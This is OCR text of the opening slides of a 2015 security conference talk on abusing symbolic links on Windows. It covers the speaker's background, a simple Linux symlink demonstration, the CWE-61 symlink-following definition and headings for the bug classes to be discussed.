

A Link to the Past

Abusing Symbolic Links on Windows
James Forshaw @tiraniddo
SyScan 2015



Obligatory Background Slide

- Researcher in Google’s Project Zero team
- Specialize in Windows
  - Especially local privilege escalation
- Never met a logical vulnerability I didn’t like




https://www.flickr.com/photos/barretthall/2478623520/

What I’m Going to Talk About


- Implementation of Symbolic Links on Windows
- Exploitable Bug Classes
- Example vulnerabilities
- Offensive exploitation tricks

Symbolic Links



```
user@linuxtest:~$ ln -s /usr/local mylink
user@linuxtest:~$ ls -l mylink
lrwxrwxrwx 1 user user 10 Mar  5 07:40 mylink -> /usr/local
user@linuxtest:~$ ls -l mylink/
total 36
drwxrwsr-x  2 root staff 4096 Oct 27 07:23 bin
drwxrwsr-x  2 root staff 4096 Oct 27 07:23 etc
drwxrwsr-x  2 root staff 4096 Oct 27 07:23 games
drwxrwsr-x  2 root staff 4096 Oct 27 07:23 include
drwxrwsr-x  4 root staff 4096 Oct 27 07:36 lib
lrwxrwxrwx  1 root staff    9 Oct 27 07:23 man -> share/man
drwxr-sr-x 10 root staff 4096 Oct 27 08:20 samba
drwxrwsr-x  2 root staff 4096 Oct 27 07:23 sbin
drwxrwsr-x  7 root staff 4096 Oct 27 07:37 share
drwxrwsr-x  2 root staff 4096 Oct 27 07:23 src
user@linuxtest:~$
```

Dangers of Symbolic Links



CWE-61: UNIX Symbolic Link (Symlink) Following

Definition List Slice XML.zip

UNIX Symbolic Link (Symlink) Following

Compound Element ID: 61 *(Compound Element Variant: Composite)* **Status:** Incomplete

Description

Description Summary

The software, when opening a file or directory, does not sufficiently account for when the file is a symbolic link that resolves to a target outside of the intended control sphere. This could allow an attacker to cause the software to operate on unauthorized files.

Extended Description

A software system that allows UNIX symbolic links (symlink) as part of paths whether in internal code or through user input can allow an attacker to spoof the symbolic link and traverse the file system to unintended locations or access arbitrary files. The symbolic link can permit an attacker to read/write/corrupt a file that they originally did not have permissions to access.


Common Consequences

Scope	Effect
Confidentiality Integrity	**Technical Impact:** *Read files or directories; Modify files or directories*


Likelihood of Exploit

High to Very High


Resource Creation or Overwrite




Information Disclosure



Time of Check/Time of Use

